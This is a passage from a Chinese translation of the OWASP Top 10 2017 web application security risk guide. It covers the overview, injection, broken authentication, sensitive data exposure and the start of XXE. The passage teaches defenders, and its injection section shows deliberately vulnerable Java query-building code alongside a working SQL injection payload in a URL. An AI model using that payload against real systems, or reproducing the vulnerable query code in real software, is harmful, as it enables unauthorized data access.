



OWASP Top 10 2017

10项最严重的 Web 应用程序安全风险



目录

TOC - 关于OWASP	1
FW - 前言	2
I - 简介	3
RN - 发布说明	4
Risk - 应用程序安全风险	5
T10 - OWASP Top 10 应用软件安全风险 - 2017	6
A1:2017 - 注入	7
A2:2017 - 失效的身份认证	8
A3:2017 - 敏感信息泄露	9
A4:2017 - XML 外部实体 (XXE)	10
A5:2017 - 失效的访问控制	11
A6:2017 - 安全配置错误	12
A7:2017 - 跨站脚本 (XSS)	13
A8:2017 - 不安全的反序列化	14
A9:2017 - 使用含有已知漏洞的组件	15
A10:2017 - 不足的日志记录和监控	16
+D - 开发人员下一步做什么?	17
+T - 安全测试下一步做什么?	18
+O - 企业组织下一步做什么?	19
+A - 应用程序管理者下一步做什么?	20
+R - 关于风险的备注说明	21
+RF - 关于风险因素的详细说明	22
+DAT - 方法论和数据	23
+ACK - 致谢	24

关于OWASP

“开源Web应用安全项目”（OWASP）是一个开放的社区，致力于帮助各企业组织开发、购买和维护可信任的应用程序。

在OWASP，您可以找到以下免费和开源的信息：

- 应用安全工具和标准；
- 关于应用安全测试、安全代码开发和安全代码审查方面的完整书籍；
- 演示文稿和[视频](#)；
- 关于常见风险的[Cheat Sheets](#)；
- 标准的安全控制和安全库；
- [全球各地分会](#)；
- 尖端技术研究；
- 专业的[全球会议](#)；
- [邮件列表](#)。

更多信息，请访问：<https://www.owasp.org>。

更多中文信息，请访问：<http://www.owasp.org.cn/>。

所有的OWASP工具、文档、论坛和全球各地分会都是开放的，并对所有致力于改进应用程序安全的人士开放。

我们主张将应用程序安全问题看作是人、过程和技术的问题，因为提供应用程序安全最有效的方法是在这些方面提升。

OWASP是一个新型组织。我们没有商业压力，使得我们能够提供无偏见、实用、低成本的应用安全信息。尽管OWASP支持合理使用商业安全技术，但OWASP不隶属于任何技术公司。和许多开源软件项目一样，OWASP以一种协作、开放的方式制作了许多不同种类的材料。

OWASP基金会是确保项目长期成功的非营利性组织。几乎每一个与OWASP相关的人都是一名志愿者，这包括了OWASP董事会、全球各地分会会长、项目领导和项目成员。我们用资金和基础设施来支持创新的安全研究。

我们期待您的加入！

版权和许可

2003—2017 OWASP基金会©版权所有

本文档的发布基于《Creative Commons Attribution Share-Alike 4.0 license》。任何重复使用或发行，都必须向他人澄清该文档的许可条例。



前言

不安全的软件正在破坏着我们的金融、医疗、国防、能源和其他重要的基础设施。随着我们的软件变得愈加重要、复杂且相互关联，实现应用程序安全的难度也呈指数级增长。而现代软件开发过程的飞速发展，使得快速、准确地识别软件安全风险变得愈发的重要。我们再也不能忽视像《OWASP Top 10》中所列出的相对简单的安全问题。

在2017年版《OWASP Top 10》文档的编制过程中，我们收到了大量的反馈意见，对处理反馈意见所投入的努力远大于在编制该文档时付出的努力。这显现出了大家对“OWASP Top 10”有非常高的热情，以及为大多数用例设置恰当的“10大应用程序安全风险”对OWASP是多么的重要。

虽然“OWASP Top 10”项目的最初目标只是为了提高开发人员和管理人员的安全意识，但它已经成为了实际的应用安全标准。

在本版本中，我们以可测的方式简明地编写问题和建议，使得《OWASP Top 10》能更适用于企业组织的应用安全计划。我们鼓励大型和高效的组织在需要使用真正标准时能使用《[OWASP 应用程序安全验证标准 \(ASVS\)](#)》，但对于大多数组织而言，《OWASP Top 10》是开启应用安全旅程的重要开端。

我们已经为《OWASP Top 10》的不同用户编写了一系列建议后续步骤，包括适用于CIO和CISO的“[开发人员下一步做什么？](#)”、“[安全测试人员下一步做什么？](#)”、“[企业组织下一步做什么？](#)”，以及适用于应用程序管理人员或应用程序生命周期负责人的“[应用程序管理者下一步做什么？](#)”。

从长远来看，我们鼓励所有的软件开发团队和组织机构创建一个与您团队或组织文化和技术都兼容的应用安全计划。这些计划可以是任意形式和规模。您应该利用您企业组织的现有优势，并根据《[应用软件保障成熟度模型](#)》来衡量和改进企业组织的应用安全计划。

我们希望《OWASP Top 10》能对您的应用程序安全有帮助。如果有任何疑问、评论和想法，请不要犹豫，立即通过[GitHub](#)与OWASP取得联系。

- <https://github.com/OWASP/Top10/issues>

您可以在以下链接找到《OWASP Top 10》及不同语言的翻译文档：

- <https://www.owasp.org/index.php/top10>

最后，我们要感谢“OWASP Top 10”项目创始领导人Dave Wichers和Jeff Williams付出的辛勤努力，并相信我们能在大家的帮助下完成这项工作。谢谢！

- Torsten Giger
- Brian Glas
- Neil Smithline
- Andrew van der Stock

项目赞助

感谢[Autodesk](#)对2017年版“OWASP Top 10”项目提供的赞助。

感谢[SecZone](#)对2017年版“OWASP Top 10”中文项目（包括：RC1版、RC2版和最终版）提供的赞助。

感谢提供漏洞普遍性数据或其他帮助的企业组织和个人，以及中文项目组成员，我们将他们列在本文的[致谢](#)页中。

简介

欢迎参阅2017年版《OWASP Top 10》！

本版本的主要变化是添加了组织内最新筛选出的两类风险：（1）“[A8: 2017-不安全的反序列化](#)”；（2）“[A10: 2017-不足的日志记录和监控](#)”。本版本《OWASP Top 10》的两个关键区别是收集了大量社区反馈意见和企业组织数据，这可能是我们在编制应用安全标准时收集的最大数据量。因此，我们相信新版《OWASP Top 10》代表了当前组织面临最具影响力的应用程序安全风险。

2017年版的《OWASP Top 10》主要基于超过 40家专门从事应用程序安全业务的公司提交的数据，以及500位以上个人完成的行业调查。这些数据包含了从数以百计的组织和超过10万个实际应用程序和API中收集的漏洞。前10大风险项是根据这些流行数据选择和优先排序，并结合了对可利用性、可检测性和影响程度的一致性评估而形成。

《OWASP Top 10》的首要目的是教导开发人员、设计人员、架构师、管理人员和企业组织，让他们认识到最严重Web应用程序安全弱点所产生的后果。Top 10提供了防止这些高风险问题发生的基本方法，并为获得这些方法的提供了指引。

未来活动的路线图

不要停滞于“OWASP Top 10”。正如在[《OWASP开发者指南》](#)和[《OWASP Cheat Sheet系列》](#)中所讨论的那样，能影响整个Web应用程序安全的漏洞成百上千。这些材料是当今Web应用程序和API开发人员的必读资料。而指导相关人员如何有效地查找Web应用程序和API中漏洞的信息，则包含在[《OWASP测试指南》](#)中。

持续完善。本《OWASP Top 10》将不断更新。即使您不改变应用程序的任何一行代码，您的应用程序也可能随着新漏洞被发现和攻击方法被改进而变得脆弱。要了解更多信息，请查阅本文结尾建议部分有关[开发人员](#)、[安全测试人员](#)、[企业组织](#)和[应用程序管理者](#)下一步做什么的内容？。

积极思考。当您已经做好准备停止查找漏洞并集中精力建立强大的应用程序安全控制时，[《OWASP主动控制》](#)项目是开发人员构建安全应用程序的起点，[《OWASP应用程序安全验证标准（ASVS）》](#)是企业组织和应用程序审查者如何去开展验证工作的指导手册。

合理使用工具。安全漏洞可能很复杂并且藏匿在代码行的深处。在许多案例中，查找并消除这些弱点的成本最有效方法，就是为专家装配高级工具。但我们不推荐仅依赖工具的方法，因为它只是提供了安全的虚假感觉。

发展方向。在您的企业组织中，需重点关注如何将安全成为组织文化的一部分。更多信息，请参见[《OWASP软件保证成熟度模型（SAMM）》](#)。

鸣谢

我们要感谢为支持2017年版更新而提供其漏洞数据的组织。我们收到了超过40项对“数据召集号召”的响应。所有贡献给Top 10发布版本的数据、贡献者的完整列表，都第一次被公开。我们相信这是迄今为止我们公开收集到的数量最大、类型最多的漏洞数据集之一。

由于贡献者的数量大大超出了本区域的空间范围，因而我们创建了[单独的一页](#)以表彰他们作出的贡献。我们希望对这些组织表示衷心的感谢，因为它们处于愿意公开分享脆弱性数据方面的第一线。我们希望能继续增长，并鼓励更多的组织也能这样做，并且，这可能被视为“基于证据安全”的关键里程碑之一。没有这些了不起的贡献，“OWASP Top 10”是不可能实现的。

非常感谢500多位花时间完成了行业排名调查的个人。你们的声音帮助我们确定了两个新的类型。另外，我们也非常感谢额外的评论、鼓励和批评。我们知道你们的时间宝贵，我们想说声谢谢。

我们要感谢那些贡献了重大建设性意见和大量时间去审查“Top 10”更新的个人。我们已经尽可能多的将他们列在了本文的[“致谢”](#)页中。

最后，我们要感谢所有将本本文档翻译成许多不同语言版本的翻译人员，从而帮助《OWASP Top 10》能在全世界范围内被更容易的接触到。

2013版至2017版改变了哪些内容？

在过去四年里，事务变化的节奏加快了步伐，“OWASP Top 10”也需要改变了。本次，我们完全重构了《OWASP Top 10》，包括：改进了方法论、使用了一个全新的“数据召集”过程、与社区合作、重新排序风险、重新编写每一项风险，并对现有的常用框架和语言增加了参考资料。

在过去的几年中，应用程序的基础技术和结构发生了重大变化：

- 使用node.js和Spring Boot构建的微服务正在取代传统的单任务应用，微服务本身具有自己的安全挑战，包括微服务间互信、容器工具、保密管理等等。原来没人期望代码要实现基于互联网的访问，而现在这些代码就在API或RESTful服务的后面，提供给移动应用或单页应用（SPA）的大量使用。代码构建时的假设，如受信任的调用等等，再也不存在了。
- 使用JavaScript框架（如：Angular和React）编写的单页应用程序，允许创建高度模块化的前端用户体验；原来交付服务器端处理的功能现在变为由客户端处理，但也带来了安全挑战。
- JavaScript成为网页上最基本的语言。Node.js运行在服务器端，采用现代网页框架的Bootstrap、Electron、Angular和React则运行在客户端。

新增加的风险类型（由数据统计支撑）

- [A4:2017 XML外部实体（XXE）](#)，是一个主要由[源代码分析安全测试工具](#)数据集支撑的新类型。

新增加的风险类型（由社区反馈支撑）

我们要求社区对两个前瞻的弱点类别进行洞察。在500多个审查意见提交后，删除了已有数据统计支撑的问题（敏感数据暴露和XXE）后，这两个新问题为：

- [A8:2017-不安全的反序列化](#)，允许在受影响的平台上远程执行代码或操纵敏感对象。
- [A10:2017-不足的日志记录和监控](#)，缺乏可以防止或明显延迟恶意活动和破坏安全检测、事件响应和数字取证的安全措施。


落榜但仍未忘记的风险类型

- “A4不安全的直接对象引用”和“A7功能级访问控制缺失”合并成为“A5:2017 失效的访问控制”。
- “A8 CSRF”。因为很多平台融入了[CSRF防御](#)，所以只有5%的应用程序受到了威胁。
- “A10未验证的重定向和转发”。虽然大约8%的应用程序受此威胁，但是现在大多被XML外部实体（XXE）挤掉了。

2013年版《OWASP Top 10》	➔	2017年版《OWASP Top 10》
A1 – 注入	➔	A1:2017 – 注入
A2 – 失效的身份认证和会话管理	➔	A2:2017 – 失效的身份认证
A3 – 跨站脚本（XSS）	➔	A3:2017 – 敏感信息泄漏
A4 – 不安全的直接对象引用 [与A7合并]	U	A4:2017 – XML外部实体（XXE） [新]
A5 – 安全配置错误	➔	A5:2017 – 失效的访问控制 [合并]
A6 – 敏感信息泄漏	➔	A6:2017 – 安全配置错误
A7 – 功能级访问控制缺失 [与A4合并]	U	A7:2017 – 跨站脚本（XSS）
A8 – 跨站请求伪造（CSRF）	☒	A8:2017 – 不安全的反序列化 [新，来自于社区]
A9 – 使用含有已知漏洞的组件	➔	A9:2017 – 使用含有已知漏洞的组件
A10 – 未验证的重定向和转发	☒	A10:2017 – 不足的日志记录和监控 [新，来自于社区]

什么是应用程序安全风险？

攻击者可以通过应用程序中许多不同的路径方法去危害您的业务或者企业组织。每种路径方法都代表了一种风险，这些风险可能会，也可能不会严重到值得您去关注。



有时，这些路径方法很容易被发现并利用，但有的则非常困难。同样，所造成的危害有可能无关紧要，也可能导致破产。为了确定您企业的风险，可以结合其产生的技术影响和对企业的业务影响，去评估威胁来源、攻击向量和安全漏洞的可能性。总之，这些因素决定了全部的风险。

我有什么风险？

《OWASP Top 10》的重点在于为广大企业组织确定一组最严重的风险。对于其中的每一项风险，我们将使用基于[OWASP风险等级排序方法](#)的简单评级方案，提供关于可能性和技术影响方面的普遍信息。

威胁来源	攻击向量	漏洞普遍性	漏洞可检测性	技术影响	业务影响
应用描述	易：3	广泛：3	易：3	严重：3	业务描述
	平均：2	常见：2	平均：2	中等：2	
	难：1	少见：1	难：1	小：1	

在这个版本中，我们升级了风险评价系统，以协助我们对可能性和影响进行排名。详情请参阅[关于风险的备注说明](#)。

每个企业组织以及该企业组织的威胁行为者、目标和任何违反行为影响都是独一无二的。如果公共利益企业组织使用CMS存储公共信息，而健康系统也使用相同的CMS记录敏感健康信息，那么对相同的软件而言，威胁行为者和业务影响是明显不同的。因此，根据数据资产的重要性，自定义企业组织的威胁来源和业务影响至关重要。

Top 10中的风险名称可能与[常见缺陷列表](#)（CWE）保持一致，采用相同的命名约定，减少混淆。

参考资料

OWASP

- [OWASP Risk Rating Methodology](#)
- [Article on Threat/Risk Modeling](#)

外部资料

- [ISO 31000: Risk Management Std](#)
- [ISO 27001: ISMS](#)
- [NIST Cyber Framework \(US\)](#)
- [ASD Strategic Mitigations \(AU\)](#)
- [NIST CVSS 3.0](#)
- [Microsoft Threat Modelling Tool](#)

A1:2017-注入

将不受信任的数据作为命令或查询的一部分发送到解析器时，会产生诸如SQL注入、NoSQL注入、OS注入和LDAP注入的注入缺陷。攻击者的恶意数据可以诱使解析器在没有适当授权的情况下执行非预期命令或访问数据。

A2:2017-失效的身份认证

通常，通过错误使用应用程序的身份认证和会话管理功能，攻击者能够破译密码、密钥或会话令牌，或者利用其它开发缺陷来暂时性或永久性冒充其他用户的身份。

A3:2017-敏感数据泄露

许多Web应用程序和API都无法正确保护敏感数据，例如：财务数据、医疗数据和PII数据。攻击者可以通过窃取或修改未加密的数据来实施信用卡诈骗、身份盗窃或其他犯罪行为。未加密的敏感数据容易受到破坏，因此，我们需要对敏感数据加密，这些数据包括：传输过程中的数据、存储的数据以及浏览器的交互数据。

A4:2017-XML 外部实体 (XXE)

许多较早的或配置错误的XML处理器评估了XML文件中的外部实体引用。攻击者可以利用外部实体窃取使用URI文件处理器的内部文件和共享文件、监听内部扫描端口、执行远程代码和实施拒绝服务攻击。

A5:2017-失效的访问控制

未对通过身份验证的用户实施恰当的访问控制。攻击者可以利用这些缺陷访问未经授权的功能或数据，例如：访问其他用户的帐户、查看敏感文件、修改其他用户的数据、更改访问权限等。

A6:2017-安全配置错误

安全配置错误是最常见的安全问题，这通常是由于不安全的默认配置、不完整的临时配置、开源云存储、错误的HTTP标头配置以及包含敏感信息的详细错误信息所造成的。因此，我们不仅需要对所有的操作系统、框架、库和应用程序进行安全配置，而且必须及时修补和升级它们。

A7:2017-跨站脚本 (XSS)

当应用程序的新网页中包含不受信任的、未经恰当验证或转义的数据时，或者使用可以创建HTML或JavaScript的浏览器API更新现有的网页时，就会出现XSS缺陷。XSS让攻击者能够在受害者的浏览器中执行脚本，并劫持用户会话、破坏网站或将用户重定向到恶意站点。

A8:2017-不安全的反序列化

不安全的反序列化会导致远程代码执行。即使反序列化缺陷不会导致远程代码执行，攻击者也可以利用它们来执行攻击，包括：重播攻击、注入攻击和特权升级攻击。

A9:2017-使用含有已知漏洞的组件

组件（例如：库、框架和其他软件模块）拥有和应用程序相同的权限。如果应用程序中含有已知漏洞的组件被攻击者利用，可能会造成严重的数据丢失或服务器接管。同时，使用含有已知漏洞的组件的应用程序和API可能会破坏应用程序防御、造成各种攻击并产生严重影响。

A10:2017-不足的日志记录和监控

不足的日志记录和监控，以及事件响应缺失或无效的集成，使攻击者能够进一步攻击系统、保持持续性或转向更多系统，以及篡改、提取或销毁数据。大多数缺陷研究显示，缺陷被检测出的时间超过200天，且通常通过外部检测方检测，而不是通过内部流程或监控检测。

应用描述	可利用性：3	普遍性：2	可检测性：3	技术：3	业务？
几乎任何数据源都能成为注入载体，包括环境变量、所有类型的用户、参数、外部和内部Web服务。当攻击者可以向解释器发送恶意数据时， 注入漏洞 产生。	注入漏洞十分普遍，尤其是在遗留代码中。注入漏洞通常能在SQL、LDAP、XPath或是NoSQL查询语句、OS命令、XML解析器、SMTP包头、表达式语句及ORM查询语句中找到。 注入漏洞很容易通过代码审查发现。扫描器和模糊测试工具可以帮助攻击者找到这些漏洞。			注入能导致数据丢失、破坏或泄露给无授权方，缺乏可审计性或是拒绝服务。注入有时甚至能导致主机被完全接管。 您的应用和数据需要受到保护，以避免对业务造成影响。	

应用程序脆弱吗？

当您的应用在如下时点时，是脆弱的并易受到攻击：

- 用户提供的没有经过应用程序的验证、过滤或净化。
- 动态查询语句或非参数化的调用，在没有上下文感知转义的情况下，被用于解释器。
- 在ORM搜索参数中使用了恶意数据，这样搜索就获得包含敏感或未授权的数据。
- 恶意数据直接被使用或连接，诸如SQL语句或命令在动态查询语句、命令或存储过程中包含结构和恶意数据。

一些常见的注入，包括：SQL、OS命令、ORM、LDAP和表达式语言（EL）或OGNL注入。所有解释器的概念都是相同的。代码评审是最有效的检测应用程序的注入风险的办法之一，紧随其后的是对所有参数、字段、头、cookie、JSON和XML数据输入的彻底的DAST扫描。组织可以将[SAST](#)和[DAST](#)工具添加到CI/CD过程中，以便于在生产部署之前对现有或新检查的代码进行注入问题的预警。

攻击案例场景

场景#1：应用程序在下面存在[脆弱性的](#)SQL语句的构造中使用不可信数据：

```
String query = "SELECT * FROM accounts WHERE custID=" + request.getParameter("id") + "";
```

场景#2：同样的，框架应用的盲目信任，仍然可能导致查询语句的漏洞。（例如：Hibernate查询语言（HQL））：

```
Query HQLQuery = session.createQuery("FROM accounts WHERE custID=" + request.getParameter("id") + "");
```

在这两个案例中，攻击者在浏览器中将“id”参数的值修改成：**or'1'='1**。例如：

```
http://example.com/app/accountView?id=' or '1'='1
```

这样查询语句的意义就变成了从accounts表中返回所有的记录。更危险的攻击可能导致数据被篡改甚至是存储过程被调用。

如何防止？

防止注入漏洞需要将数据与命令语句、查询语句分隔开来。

- 最佳选择是使用安全的API，完全避免使用解释器，或提供参数化界面的接口，或迁移到ORM或实体框架。

注意：当参数化时，存储过程仍然可以引入SQL注入，如果PL/SQL或T-SQL将查询和数据连接在一起，或者执行带有立即执行或exec()的恶意数据。

- 使用正确的或“白名单”的具有恰当规范化的输入验证方法同样会有助于防止注入攻击，但这不是一个完整的防御，因为许多应用程序在输入中需要特殊字符，例如文本区域或移动应用程序的API。

- 对于任何剩余的动态查询，可以使用该解释器的特定转义语法转义特殊字符。OWASP的Java Encoder和类似的库提供了这样的转义例程。

注意：SQL结构，比如：表名、列名等无法转义，因此用户提供的结构名是非常危险的。这是编写软件中的一个常见问题。

- 在查询中使用LIMIT和其他SQL控件，以防止在SQL注入时大量地泄露记录。

参考资料

OWASP

- [OWASP Proactive Controls: Parameterize Queries](#)
- [OWASP ASVS: V5 Input Validation and Encoding](#)
- [OWASP Testing Guide: SQL Injection](#) , [Command Injection](#), [ORM injection](#)
- [OWASP Cheat Sheet: Injection Prevention](#)
- [OWASP Cheat Sheet: SQL Injection Prevention](#)
- [OWASP Cheat Sheet: Injection Prevention in Java](#)
- [OWASP Cheat Sheet: Query Parameterization](#)
- [OWASP Automated Threats to Web Applications –OAT-014](#)

外部资料

- [CWE-77 Command Injection](#)
- [CWE-89 SQL Injection](#)
- [CWE-564 Hibernate Injection](#)
- [CWE-917 Expression Language Injection](#)
- [PortSwigger: Server-side template injection](#)

失效的身份认证

应用描述		可利用性：3		普遍性：2		可检测性：2		技术：3		业务？	
攻击者可以获得数百万的有效用户名和密码组合，包括证书填充、默认的管理帐户列表、自动的暴力破解和字典攻击工具，以及高级的GPU破解工具。会话管理攻击很容易被理解，尤其是没有过期的会话密钥。				大多数身份和访问管理系统的设计和实现，普遍存在身份认证失效问题。会话管理是身份验证和访问控制的基础，并且存在于所有有状态应用程序中。 攻击者可以使用指南手册来检测失效的身份验证，但通常会关注密码转储、字典攻击，或者在类似于钓鱼或社会工程攻击之后，发现失效的身份认证。				攻击者只需要访问几个帐户，或者只需要一个管理员帐户就可以破坏我们的系统。根据应用程序领域的不同，可能会导致放任洗钱、社会安全欺诈以及用户身份盗窃、泄露法律高度保护的敏感信息。			

应用程序脆弱吗？

确认用户的身份、身份验证和会话管理非常重要，这些措施可用于将恶意的未经身份验证的攻击者与授权用户进行分离。

如果您的应用程序存在如下问题，那么可能存在身份验证的脆弱性：

- 允许**凭证填充**，这使得攻击者获得有效用户名和密码的列表。
- 允许暴力破解或其他自动攻击。
- 允许默认的、弱的或众所周知的密码，例如“Password1”或“admin/admin”。
- 使用弱的或失效的验证凭证，忘记密码程序，例如“基于知识的答案”，这是不安全的。
- 使用明文、加密或弱散列密码（参见：[A3:2017-敏感数据泄露](#)）。
- 缺少或失效的多因素身份验证。
- 暴露URL中的会话ID（例如URL重写）。
- 在成功登录后不会更新会话ID。
- 不正确地使会话ID失效。当用户不活跃的时候，用户会话或认证令牌（特别是单点登录（SSO）令牌）没有正确注销或失效。

攻击案例场景

场景#1：[凭证填充](#)，使用[已知密码](#)的列表，是常见的攻击。如果应用程序不限制身份验证尝试，则可以将应用程序用作密码oracle，以确定凭证是否有效。

场景#2：大多数身份验证攻击都是由于使用密码作为唯一的因素。依据最佳实践，最新的密码轮换和复杂性要求鼓励用户使用、重用以及重用弱密码。建议组织在NIST-800-63中停止这些实践，并使用多因素身份验证。

场景#3：应用会话超时设置不正确。用户使用公共计算机访问应用程序。用户直接关闭浏览器选项卡就离开，而不是选择“注销”。攻击者一小时后使用同一个浏览器浏览网页，而当前用户状态仍然是经过身份验证的。

如何防止？

- 在可能的情况下，实现多因素身份验证，以防止自动、凭证填充、暴力破解和被盜凭据再利用攻击。
- 不要使用发送或部署默认的凭证，特别是管理员用户。
- 执行弱密码检查，例如测试新或变更的密码，以纠正“[排名前10000个弱密码](#)”列表。
- 将密码长度、复杂性和循环策略与[NIST-800-63 B的指导方针的5.1.1章节-记住秘密](#)，或其他现代的基于证据的密码策略相一致。
- 确认注册、凭据恢复和API路径，通过对所有输出结果使用相同的消息，用以抵御账户枚举攻击。
- 限制或逐渐延迟失败的登录尝试。记录所有失败信息并在凭据填充、暴力破解或其他攻击被检测时提醒管理员。
- 使用服务器端安全的内置会话管理器，在登录后生成高度复杂的新随机会话ID。会话ID不能在URL中，可以安全地存储和当登出、闲置、绝对超时后使其失效。


参考资料

OWASP

- [OWASP Proactive Controls - Implement Identity and Authentication Controls](#)
- [OWASP ASVS - V2 Authentication, V3 Session Management](#)
- [OWASP Testing Guide: Identity, Authentication](#)
- [OWASP Cheat Sheet: Authentication](#)
- [OWASP Cheat Sheet: Credential Stuffing](#)
- [OWASP Cheat Sheet: Forgot Password](#)
- [OWASP Cheat Sheet: Session Management](#)
- [OWASP Automated Threats Handbook](#)

外部资料

- [NIST 800-63b 5.1.1 Memorized Secrets](#)
- [CWE-287: Improper Authentication](#)
- [CWE-384: Session Fixation](#)



应用程序脆弱吗？

- 首先你需要确认的是哪些数据是敏感数据（包含：传输过程中的数据、存储数据）而需要被加密。例如：密码、信用卡卡号、医疗记录、个人信息应该被加密，特别是隐私法律或条例中规定需要加密的数据，如：欧盟《通用数据保护条例》（GDPR）、属于“金融数据保护条例”的《支付卡行业数据安全标准》（PIC DSS）。对于这些数据，要确定：
- 在数据传输过程中是否使用明文传输？这和传输协议相关，如：HTTP、SMTP和FTP。外部网络流量非常危险。验证所有的内部通信，如：负载均衡器、Web服务器或后端系统之间的通信。
 - 当数据被长期存储时，无论存储在哪里，它们是否都被加密，包含备份数据？
 - 无论默认条件还是源代码中，是否还在使用任何旧的或脆弱的加密算法？
 - 是否使用默认加密密钥，生成或重复使用脆弱的加密密钥，或者缺少恰当的密钥管理或密钥回转？
 - 是否强制加密敏感数据，例如：用户代理（如：浏览器）指令和传输协议是否被加密？
 - 用户代理（如：应用程序、邮件客户端）是否未验证服务器端证书的有效性？

关于在这一领域应该避免的更多问题，请参考：[ASVS Crypto \(V7\)部分](#)，[Data Prot \(V9\)部分](#)和[SSL/TLS \(V10\)部分](#)。

攻击案例场景

场景 #1: 一个应用程序使用自动化的数据加密系统加密信用卡信息，并存储在数据库中。但是，当数据被检索时被自动解密，这就使得SQL注入漏洞能够以明文形式获得所有信用卡卡号。

场景 #2: 一个网站上对所有网页没有使用或强制使用TLS，或者使用弱加密。攻击者通过监测网络流量（如：不安全的无线网络），将网络连接从HTTPS降级到HTTP，就可以截取请求并窃取用户会话cookie。之后，攻击者可以复制用户cookie并成功劫持经过认证的用户会话、访问或修改用户个人信息。除此之外，攻击者还可以更改所有传输过程中的数据，例如：转款的接收者。

场景 #3: 密码数据库使用未加盐的哈希算法或弱哈希算法去存储每个人的密码。一个文件上传漏洞使黑客能够获取密码文件。所有这些未加盐哈希的密码通过彩虹表暴力破解方式破解。由简单或快速散列函数生成加盐的哈希，也可以通过GPU破解。

如何防止？

对一些需要加密的敏感数据，应该起码做到以下几点：

- 对系统处理、存储或传输的数据分类，并根据分类进行访问控制。
- 熟悉与敏感数据保护相关的法律和条例，并根据每项法规要求保护敏感数据。
- 对于没必要存放的、重要的敏感数据，应当尽快清除，或者通过PCI DSS标记或拦截。未存储的数据不能被窃取。
- 确保存储的所有敏感数据被加密。
- 确保使用了最新的、强大的标准算法或密码、参数、协议和密钥，并且密钥管理到位。
- 确保传输过程中的数据被加密，如：使用TLS。确保数据加密被强制执行，如：使用HTTP严格安全传输协议（[HSTS](#)）。
- 禁止缓存对包含敏感数据的响应。
- 确保使用密码专用算法存储密码，如：[Argon2](#)、[scrypt](#)、[bcrypt](#) 或者 [PBKDF2](#)。将工作因素（延迟因素）设置在可接受范围。
- 单独验证每个安全配置项的有效性。

参考资料

OWASP - OWASP Proactive Controls - Protect Data

- OWASP Application Security Verification Standard ([V7.9.10](#))
- [OWASP Cheat Sheet - Transport Layer Protection](#)
- [OWASP Cheat Sheet - User Privacy Protection](#)
- [OWASP Cheat Sheet - Password and Cryptographic Storage](#)
- [OWASP Security Headers Project: Cheat Sheet: HSTS](#)
- [OWASP Testing Guide - Testing for weak cryptography](#)

外部资料

- [CWE-220 Exposure of sens. information through data queries](#)
- [CWE-310: Cryptographic Issues; CWE-326: Weak Encryption](#)
- [CWE-312: Cleartext Storage of Sensitive Information](#)
- [CWE-319: Cleartext Transmission of Sensitive Information](#)
- [CWE-326: Weak Encryption; CWE-327: Broken/Risky Crypto](#)
- [CWE-359: Exposure of Private Information \(Privacy Violation\)](#)

XML 外部实体 (XXE)

应用描述	可利用性：2	普遍性：2	可检测性：3
<p>如果攻击者可以上传XML文档或者在XML文档中添加恶意内容，通过易受攻击的代码、依赖项或集成，他们就能够攻击含有缺陷的XML处理器。</p>	<p>默认情况下，许多旧的XML处理器能够对外部实体、XML进程中被引用和评估的URI进行规范。SAST 工具可以通过检查依赖项和安全配置来发现XXE缺陷。DAST工具需要额外的手动步骤来检测和利用XXE缺陷。因为XXE漏洞测试在2017年并不常见，因此手动测试人员需要通过接受培训来了解如何进行XXE漏洞测试。</p>	<p>XXE缺陷可用于提取数据、执行远程服务器请求、扫描内部系统、执行拒绝服务攻击和其他攻击。</p> <p>业务影响取决于所有受影响的应用程序和数据库需求。</p>	<p>技术：3</p> <p>业务？</p>

应用程序脆弱吗？

应用程序和特别是基于XML的Web服务或向下集成，可能在以下方面容易受到攻击：

